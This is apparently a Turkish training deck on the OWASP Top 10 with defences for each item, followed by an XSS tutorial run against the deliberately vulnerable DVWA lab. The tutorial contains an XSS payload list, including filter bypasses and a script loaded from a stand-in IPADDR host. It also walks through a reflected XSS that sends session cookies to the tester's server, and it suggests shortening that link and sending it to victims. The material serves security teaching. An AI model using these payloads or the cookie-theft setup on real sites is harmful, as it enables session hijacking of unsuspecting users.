
- Gelen verilerin doğrulanması
- Parametrelenmiş sorgu API'larının kullanılması
- Detaylı hata mesajlarının önlenmesi



## 4.2 - Broken Authentication and Session Management

Hesap bilgileri ve oturum anahtarları çoğu zaman düzgün olarak korunmamaktadır.

Saldırganlar şifreleri ve kimlik denetimi anahtarlarını kullanıcının diğer bilgilerini elde etmek için kullanabilirler.



## 4.2 - Broken Authentication and Session Management


Korunma Yolları:

- Sunucunun sağladığı oturum yönetimi mekanizmalarını kullanın
- Önceden verilmiş, yeni veya hatalı oturum bilgilerinin kabul edilmemesi
- Özel cookielerin kimlik doğrulama ve oturum yönetimi işlemleri için kullanılmaması
- Kimlik doğrulama sonrası yeni bir cookie oluşturun
- Zaman aşımı kontrollerinin uygulanması
- Parola değişiminde eski parolanın sorulması
- Sahtesi üretilecek bilgileri kimlik doğrulamada güvenmeyin (Referer, IP, DNS isimleri)

## 4.3 – Cross Site Scripting

Uygulamanın kullanıcıdan veri alması ve bunları herhangi bir kodlama ya da doğrulama işlemine tabi tutmadan sayfaya göndermesi ile oluşur.


Kurbanın tarayıcısında oturum bilgilerinin çalınmasına, web sayfasının tahrif edilmesine, v.b. sebep olur.



## 4.3 – Cross Site Scripting

Korunma Yolları:

- Gelen verilerin doğrulanması
- Çıkan verilerin kodlanması (HTML/URL Kodlama)
- Sayfa kodlamalarının belirtilmesi (UTF8/ISO-8859-9)
- Kara liste yöntemlerinin kullanılmaması
- Varsayılan hata çıktılarının izlenmesi



## 4.4 – Insecure Direct Object References

Güvensiz Doğrudan Nesne Referansları, geliştirici; dosya, dizin, veritabanı kaydı gibi bir bilgiyi URL veya form parametresi olarak alıp, bu bilgiler üzerinde herhangi bir doğrulama yapmadığı zaman oluşur.

Böylece saldırgan, referansı manipüle ederek yetkisi olmayan nesnelere erişebilir.

Örnek :

`SELECT * FROM Kullanicilar WHERE kullanici_adi = 'Ismail'` sorgusundan dönen bilgiler Ismail kullanıcısına aittir. Bu bilgilere Ismail kullanıcısı, [http://example.com/parolaDegistir?kullanici\\_adi=Ismail](http://example.com/parolaDegistir?kullanici_adi=Ismail) adresi ile ulaşabilir ve parolasını değiştirebilir.

Eğer Saldırgan tarayıcının URL kısmına [http://example.com/sifreDegistir?kullanici\\_adi=Ismail](http://example.com/sifreDegistir?kullanici_adi=Ismail) adresini yazıp, Ismail kullanıcısının bilgilerine ulaşarak parolasını değiştirebiliyorsa bu sitede Insecure Direct Object References açığı vardır denilebilir.

Geliştirici, kullanıcıların ulaşmak istediği sayfaların global bir sayfa mı yoksa kullanıcıya özel bir sayfa mı olduğunu kontrol etmelidir. Eğer etmezse bir kullanıcı diğer tüm kullanıcıların hesabına erişebilir.

## 4.4 – Insecure Direct Object References

Korunma Yolları:

- Özel kısımlara doğrudan ulaşılmak istediği zaman uygulamanın, kullanıcının talep ettiği sayfaya erişiminin olup olmadığını kontrol etmesi gereklidir.
- Eğer kullanıcının erişmek istediği sayfayı görmeye yetkisi yoksa o sayfaya yönlendirilmemelidir.

## 4.5 – Security Misconfiguration

Güvenlik ile ilgili tanımların zayıf, yanlış veya varsayılan olarak bırakılmasından kaynaklanan saldırılardır.

Güvenli bir uygulama için; geliştirilen uygulama, frameworkler, uygulama sunucusu, web sunucusu ve veritabanı sunucusu gibi kritik yerlerin konfigürasyonunun düzenli ve özenerek yapılması gereklidir.

Yazılım ve bileşenleri her zaman güncel tutulmalı ve varsayılan bilgilere sahip kullanıcıların bilgileri değiştirilmelidir.

Örnek:

- Uygulamada varsayılan parolaya sahip admin yetkisinde bir kullanıcı varsa saldırgan varsayılan parolayı kullanarak admin yetkisinde oturum açabilir.
- Hassas dizinlerin listelenmesi engellenmelidir. Saldırgan bu dizinlere ulaşıp hassas dosyalara erişebilir.

## 4.5 – Security Misconfiguration

Korunma Yolları:

- Sistemde varsayılan/zayıf parolalar bırakılmamalıdır.
- Sistem konfigürasyonu dikkatlice yapılmalıdır ve kullanıcıların isteklerine yanıt vermeden önce kontrol edilmelidir.

## 4.6 - Sensitive Data Exposure

Uygulamalar istemeden de olsa yapılandırmaları, iç işleyişleri hakkında bilgi sızdırabilir veya uygulama sorunlarından dolayı güvenlik ihlallerine yol açabilirler.

Çoğu uygulama kredi kartı, kimlik bilgileri, üyelik bilgileri gibi hassas verilerin korunmasına önem vermez.

Ama bu tarz hassas veriler saklanırken ekstra bir şifreleme ile korunmalıdır.

Saldırganlar, uygulama zayıflıklarını kullanarak önemli bilgilere rahatça ulaşabilir ve kullanabilir.

## 4.6 - Sensitive Data Exposure

Korunma Yolları:

- Hassas veriler çok gerekmedikçe saklanmamalıdır.
- Eğer saklanması gerekiyorsa tüm hassas verilerin şifrelendiğinden emin olunmalıdır.
- Hassas verilere yapılan istekler kontrol edilmelidir.

## 4.7 - Missing Function Level Access Control

Çoğu web uygulaması istemcilerin erişmek istediği sayfalara erişim yetkisi olup olmadığını kontrol eder.

Ama aynı erişim kontrollerinin sunucuda da yapılması gerekmektedir.

Eğer istekler kontrol edilmediyse, kullanıcı gönderdiği verileri manipüle ederek kendi yetkisi dışında işlemler yapabilir.

## 4.7 - Missing Function Level Access Control

Korunma Yolları:

- Kullanıcı işlem yapacağı zaman, yapacağı işleme dair yetki doğrulaması yapılmalıdır.

## 4.8 - Cross-Site Request Forgery

CSRF saldırıları; x sistemine browserı ile giriş yapmış olan bir kullanıcının, aynı browser ile x sistemindeki session'ı ölmeden y sistemine bağlandığında y sisteminde sitede çalışan bir komut ile x sistemine bir sorgu göndерmesi olayıdır. X sistemi bu sorgunun giriş yapmış kullanıcı tarafından geldiğini düşünerek davranışır.

## 4.8 - Cross-Site Request Forgery

Korunma Yolları:

- Uygulamalarda XSS açıklıklarının yok edilmesi
- Her form ve URL'ye özel tokenlar konulması
- Hassas veri transferlerinde veya işlemlerinde yeniden kimlik doğrulaması istenmesi
- Hassas veri transferlerinde veya işlemlerinde GET metodunun kullanılmaması
- Sadece POST metoduna güvenilmemesi

## 4.9 - Using Known Vulnerable Components

İçerisinde zafiyet yaratan kodların bulunduğu kütüphanelerin, frameworklerin, yazılım modüllerinin veya sistemlerin kullanılmaması gerekmektedir.

Bu tip bileşenler sisteme çalışırken full yetki ile çalışırlar.

Eğer bir saldırgan zafiyeti sömürürse, ciddi veri kayıpları yaşanabilir hatta sistem çökebilir.

## 4.9 - Using Known Vulnerable Components

Korunma Yolları:

- Güncel sistem ve destek verilen sistemler/eklentiler kullanılmalıdır.
- Bu sistemlerin güvenlikleri gözden geçirilmelidir.
- Güvenlik testlerini geçmiş, bilinen ve kabul edilebilir sertifikaya sahip sistemler kullanılmalıdır.

## 4.10 - Unvalidated Redirects and Forwards

Bir çok web uygulamasında ilk ve son veri kontrolü yapılmaksızın yönlendirmeler yapılmaktadır.

Buna yıllar önce alışveriş sitelerinde yapılan, ödeme sayfasına geçmeden bir önceki sayfalarda fiyatlar ve miktarların değiştirilerek ödeme sayfasına yönlendirilmesi örnek verilebilir.

## 4.10 - Unvalidated Redirects and Forwards

Korunma Yolları:

- Mümkünse yönlendirmelerden kaçınılmalıdır.
- Eğer kullanılıcaksa, ilk ve son veri kontrolü yapılarak yönlendirme işlemleri yapılmalıdır.
- Hiçbir zaman kullanıcıdan gelen isteklere güvenilmemelidir.

# XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

### Temel Bilgiler

#### ➤ JavaScript Nedir?

JavaScript, yaygın olarak web tarayıcılarında kullanılmakta olan dinamik bir programlama dilidir. JavaScript ile yazılan istemci tarafı betikler sayesinde tarayıcının kullanıcıyla etkileşimde bulunması, tarayıcının kontrol edilmesi, asenkron bir şekilde sunucu ile iletişime geçilmesi ve web sayfası içeriğinin değiştirilmesi gibi işlevler sağlanır.

#### ➤ HTML Dom Element nedir?

HTML elementlerine çeşitli metod ve eventler veren bir JavaScript standartıdır. Dom sayesinde her bir html elementinin kendine ait event'ı(onClick, onLoad, onChange vb.) ve metodları (childNodes, appendChild, clientHeight) olur.

## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

XSS Saldırısı (Cross Site Scripting Attack) diğer adı ile Çapraz Site Betik Saldırısı, Asp, PHP, ASP.NET gibi birçok web programlama dilinde meydana gelen, bir betik kod (HTML, JavaScript vb.) saldırısıdır. Saldırganın hedefi, web uygulamasına çeşitli kod betikleri yazarak XSS saldırısının çalışmasını sağlamaktır. XSS; HTML, JavaScript vb. betikler kullanarak gerçekleştirilir. Tüm web programlama dilleri çalışma anında son kullanıcıya HTML ile geri dönüş yapar. Detaylandıracak olursak eğer; php ile programlanmış olan bir web uygulaması, son kullanıcı tarafından çalıştırıldığında, web uygulaması HTML olarak görüntülenir. Bu özelliğinden dolayı HTML global bir görüntüleme dili haline gelmiştir. Yapılacak olan saldırı global HTML-JavaScript kullanılarak gerçekleştirilecektir.



## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

XSS Zafiyeti 3'e ayrılır.

1. Reflected XSS
2. Stored XSS
3. DOM Based XSS



## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

### 1. Reflected XSS

#### ➤ Nedir?

XSS saldırı URL alanlarına ve ya veri giriş alanlarına yapılır. Yapılan bu saldırı sadece XSS saldırısı yapan kullanıcı tarafından görülür.

Ziyaretçiler bu saldırıyı göremezler. Bu yüzden URL alanında çalışan Reflected XSS saldırılarında, saldırgan URL adresini e-mail gibi çeşitli iletişim kanalları ile göndererek kurban avına çıkar.

#### ➤ Neler yapılabilir?

Yapılabilecek bir çok şeyle olmasına karşılık en çok yapılan şey linke tıklayan istemciye ait cookie verileri çalınabilir.



## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

### 2. Stored XSS

#### ➤ Nedir?

Stored XSS saldırısı oldukça tehlikeli saldırı yöntemlerinden biridir. Daha çok forumlar, yorum alanları ve ziyaretçi defteri gibi alanlarda kullanılır. Bu alanlara gönderilen XSS kodları veri tabanına kaydedilir. Sayfaya giren her kullanıcı için sayfayı görüntüülerken XSS saldırısına maruz kalır.

#### ➤ Neler yapılabilir?

Yapılabilecek bir çok şey vardır, örneğin sayfa tasarıımı tamamen değiştirilip yerine istenilen bir şey yazılabılır. Fakat bu daha çok gösteriş olacak ve hemen site sahibi tarafından kaldırılacaktır. Biz bu yüzden az önce ki senaryoyu tekrar edelim ☺ Bu sefer birilerine link göndermemize gerek kalmayacak sadece ilgili kodu bastığımız sayfaya kullanıcıların girmesini bekleyeceğiz o kadar. (Kodu ana sayfaya bastıysak log dosyası biraz büyüyebilir ☺)



## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

### 3. DOM Based XSS

#### ➤ Nedir?

DOM XSS saldırısı en tehlikeli XSS saldırısı türüdür. JavaScript kodlarının zararlı bir şekilde kullanılması ile yapılır.

#### ➤ Neler yapılabilir?

Bu saldırı türünde kullanılan DOM nesneleri ile hedef web sitesinin index'i değiştirilebilir, sayfanın kodları ile oynanabilir, virüs, trojan gibi zararlı kodlar sayfaya entegre edilebilir.



## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ XSS Payloadları

1. <script>prompt(1234);</script>
2. "><input type="text" onmouseover=alert(/XSS/)>
3. '><img src=4564 onerror=alert(/XSS/)>
4. <script src=\\"IPADDR\\evil.js>
5. <SCRIPT>alert(1234);</script>
6. <script>alert(1234);</script>
7. <scr<script>ipt>alert(1234)</script>
8. <scr<script>ipt>alert(1234)</scr</script>ipt>



## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

- XSS Reflected – Low Level Uygulaması  
İlk olarak [DVWA](#)'ya girelim. DVWA açık kaynak içinde zafiyet barındıran bir sistemdir testler yapmanız ve anlatımda kullanmanız üzere geliştirilmiştir.(Mozilla Firefox ile giriş yapalım.)

1. Giriş bilgilerimiz;

Username: admin

Password: password



Username

Password

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

# 5 - XSS (Cross Site Scripting) Zayıflıkları ve Hacking Amaçlı Kullanımları

- XSS Reflected – Low Level Uygulaması
  2. Yan menüden DVWA Security'e tıklayalım
  3. Script Security seviyesini low yapıp submit diyelim.

The screenshot shows the DVWA homepage. On the left, there is a vertical menu bar with various security test categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below this is a secondary navigation bar with DVWA Security, PHPIDS, PHP Info, About, and Logout buttons. The main content area has a header 'DVWA Security' with a padlock icon. It displays the message 'Security Level is currently low.' with a dropdown menu set to 'low' and a 'Submit' button. Below this is a section titled 'PHPIDS' with a sub-section for 'PHPIDS v. 0.6'. It states 'You can enable PHPIDS across this site for the duration of your session.' and notes that it is currently disabled. There are links for 'enable PHPIDS', '[Simulate attack]', and '[View IDS log]'. At the bottom of the page, a status bar shows 'Username: admin' and 'Security Level: low'.

# 5 - XSS (Cross Site Scripting) Zayıflıkları ve Hacking Amaçlı Kullanımları

- XSS Reflected – Low Level Uygulaması

Yan menüden XSS reflected'a tıklayalım.

Karşımıza ismimizi soran bir input ve submit butonu geldi. Uygulamayı keşfetmek amaçlı değer giriyorum. Ardından submit ediyorum.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar has the DVWA logo. The main menu on the left includes options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. The central content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the placeholder "What's your name?" and a "Submit" button. Below the form, there is a "More info" section with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>. At the bottom of the page, it shows the user information "Username: admin" and "Security Level: Low". There are also "View Source" and "View Help" buttons at the bottom right.

## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

- XSS Reflected – Low Level Uygulaması

Zafiyetimin kaynak kodlarını incelemek için sağ altta bulunan View Source'ye tıklıyorum ve kodu gördükten sonra kullanıcidan veri alınırken herhangi bir filtreleme yapılmadığını aynı zamanda verinin yazdırılırken herhangi bir kontrol yapılmadığını görüyorum.

```
<?php  
  
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == '') {  
  
    $isempty = true;  
  
} else {  
  
    echo '<pre>';  
    echo 'Hello ' . $_GET['name'];  
    echo '</pre>';  
  
}  
  
?>
```

Kullanıcıdan alınan veri herhangi bir filtreleme uygulanmıyor. Aynı zamanda aynı satırda herhangi bir filtreleme uygulanmadan gelen veri yazdırılıyor.

## 5 - XSS (Cross Site Scripting) Zayıflıkları ve Hacking Amaçlı Kullanımları

- XSS Reflected – Low Level Uygulaması


URL'e ve content alanına Submit ettiğim değeri yazan bir sistem var karşımızda.

- Yazdığım herşeyi mi yazıyor?

Bu soruyu kendimize XSS için ilk denememize girişiyoruz. Bu sefer ismimizi sorduğu input alanına

```
<script>alert("ADEO")</script>
```

yazıyoruz ve submit ediyoruz.




## 5 - XSS (Cross Site Scripting) Zayıflıkları ve Hacking Amaçlı Kullanımları

### ➤ XSS Reflected – Low Level Uygulaması

Uygulamamız JavaScript alert fonksiyonunu çalıştırıp bize ADEO yazdı.

Link satırında yazdığı değerde hoşumuza gitmedi değil 😊 Bu link sayesinde kodumuzu başkalarına da atabileceğiz. Peki bu alert’ı verdirmek ile her şey bitiyor mu? Hemen devam edelim tüm XSS zayıflıklarında kullanacağımız bir fonksiyon yazalım, fonksiyonumuz kodu çalıştırın istemcinin cookie’sini bizim belirttiğimiz bir web sitesine göndersin.



# 5 - XSS (Cross Site Scripting) Zayıflıkları ve Hacking Amaçlı Kullanımları

## ➤ XSS Reflected – Low Level Uygulaması

Yazmış olduğum fonksiyon sayesinde cookie bilgilerimi verdiğim sunucuya gönderiyor ve sunucuda kaydediyor.(Kodlar uygulamalar klasöründe bulunmakta.)

Kodumuz çalıştığına göre artık adres satırında bulunan linki alıp bir link kısaltma servisi ile kısaltıp kurbanlarımıza dağıtarak session bilgilerini alabiliriz.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. In the browser's address bar, the URL is 23.102.9.62/vulnerabilities/xss\_r/?name=<script>function+e0()if("undefined")%3D%3Dtypeof+XMLHttpRequestreturn+new XMLHttpRequest();</script>. The main page displays "Vulnerability: Reflected Cross Site Scripting (XSS)" with a form asking "What's your name?" containing "Hello". Below the form, there is a "More info" section with links to XSS resources. On the right, a network traffic capture tool (Fiddler) shows the request and response. The request is a GET to /vulnerabilities/xss\_r/?name=<script>function+e0()if("undefined")%3D%3Dtypeof+XMLHttpRequestreturn+new XMLHttpRequest();</script>. The response shows the reflected script being executed. At the bottom, a terminal window shows the captured session ID: root@kali:/var/www/html# cat ids.txt 2015-08-31 13:32:15 | ssss 2015-08-31 13:33:17 | PHPSESSID=2is7m9l4nrsep86g1k758aqks1; security=low root@kali:/var/www/html#

Bu uygulamada ki hedefimize ulaştığımıza göre artık diğer uygulamamız olan XSS Reflected – Medium Level uygulamasına geçebiliriz.

## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

- XSS Reflected – Medium Level Uygulaması
  1. İlk olarak [DVWA](#)'ya girelim.
  2. DVWA Security Level'i Medium yapalım.
  3. Yan menüde bulunan XSS reflected'a tıklayalım.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

## 5 - XSS (Cross Site Scripting) Zayıflıkları ve Hacking Amaçlı Kullanımları

### ➤ XSS Reflected – Medium Level Uygulaması

Karşımıza ismimizi soran bir input ve submit butonu geldi. Uygulamayı keşfetmek amaçlı değer giriyyorum. Ardından submit ediyorum.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The main content area has a heading "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it is a form with a label "What's your name?" and a text input field. To the right of the input field is a "Submit" button. On the left, there is a vertical navigation menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. At the bottom of the page, it shows "Username: admin" and "Security Level: Low". There are also "View Source" and "View Help" links at the bottom right.

## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

- XSS Reflected – Medium Level Uygulaması

Zafiyetimin kaynak kodlarını incelemek için sağ altta bulunan View Source'ye tıklıyorum ve kodu gördükten sonra kullanıcıdan veri alınan veride sadece <script> ifadesinin arandığını ve rastlanılması durumunda silindiğini görüyorum. Ayrıca dışarıya aktarılan veriye herhangi bir filtreleme uygulanmamakta.

```
<?php  
  
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == '') {  
  
    $isempty = true;  
  
} else {  
  
    echo '<pre>';  
    echo 'Hello ' . str_replace('<script>', '', $_GET['name']);  
    echo '</pre>';  
  
}  
  
?>
```

Kullanıcıdan alınan veri içinde <script> ifadesi aranıyor varsa siliniyor ve veri dışarıya kontrol edilmeden basılıyor.


## 5 - XSS (Cross Site Scripting) Zayıflıkları ve Hacking Amaçlı Kullanımları

### ➤ XSS Reflected – Medium Level Uygulaması

URL'e ve content alanına Submit ettiğim değeri yazan bir sistem var karşımızda. Fakat sistemimiz <script> ifadesini silmekte Bu durumda <script>'i kullanamayacağım fakat bu demek olmuyor ki <SCRIPT>'i kullanamam ☺ Yapılan kontrolde sadece küçük harfli hali kontrol edilmiş bu yüzden biz bu sefer kodumuzu <SCRIPT></SCRIPT> tagları arasına alacağız hemen deneyelim ve input alanımıza şunu yazalım;

<SCRIPT>alert('ADEO')</SCRIPT>

Ve submit edelim.

